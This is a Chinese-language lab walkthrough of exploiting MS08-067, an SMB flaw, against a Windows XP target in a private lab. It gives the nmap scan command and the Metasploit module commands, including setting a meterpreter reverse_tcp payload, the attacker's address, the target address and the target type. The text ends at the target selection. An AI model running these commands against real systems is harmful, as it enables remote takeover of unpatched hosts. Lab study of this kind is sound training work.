
MS-08-067 windows smb服务 远程命令执行漏洞
漏洞概要
MS-08-067是Windows平台中smb服务445端口的远程代码执行漏洞
利用成功可以远程控制主机
影响范围为:windows2000、xp、server 2003、server 2008、甚至早些版本的Win7
实验场景
攻击机:kali2022msfconsole利用
靶机:windows xp
漏洞利用


使用ifconfig和ipconfig获取攻击机和靶机的IP地址
攻击机IP:172.16.1.117
靶机IP:172.16.1.116

nmap的默认脚本在/usr/share/nmap/scripts,ls -l| grep 08-67筛选漏洞相关模块
使用nmap的漏洞扫描脚本smb-vuln-ms08-067扫描靶机是否存在ms-08-067漏洞
nmap -script smb-vuln-ms08-067 -p 445 172.16.1.116 -n

发现存在漏洞,使用msfconsole进行利用
msfconsole启动漏洞平台

查找漏洞利用脚本
search ms08_067

使用漏洞利用模块,并使用show options查看漏洞利用模块配置参数
use exploit/windows/smb/ms08_067_netapi

show options
Required为yes是必须要设置的参数
在最新版kali中,对常见的漏洞自动选择了合适的payload,例如这里的windows/meterpreter/reverse_tcp,并且配置自动配置了反弹会话的IP地址和端口
就是我们本机的IP和端口

如果不是这个payload需要我们手动设置
set payload windows/meterpreter/reverse_tcp

set LHOST 172.16.1.117

set LPORT 4444

观察我们必须设置目标的IP地址,就是RHOSTS,这里如果是RHOST是只可以设置一个IP地址,如果是RHOSTS则可以设置一个网段,对一个网段进行攻击

设置目标IP
set RHOSTS 172.16.1.116

这里端口默认就是445端口,不在改变
这里有一个target可以设置,target是用来指定靶机操作系统类型的,指定的准确的话,跟容易利用成功
show targets可以查看可以设置的target

这里有很多taret,我么使用target代号为34的
set target 34
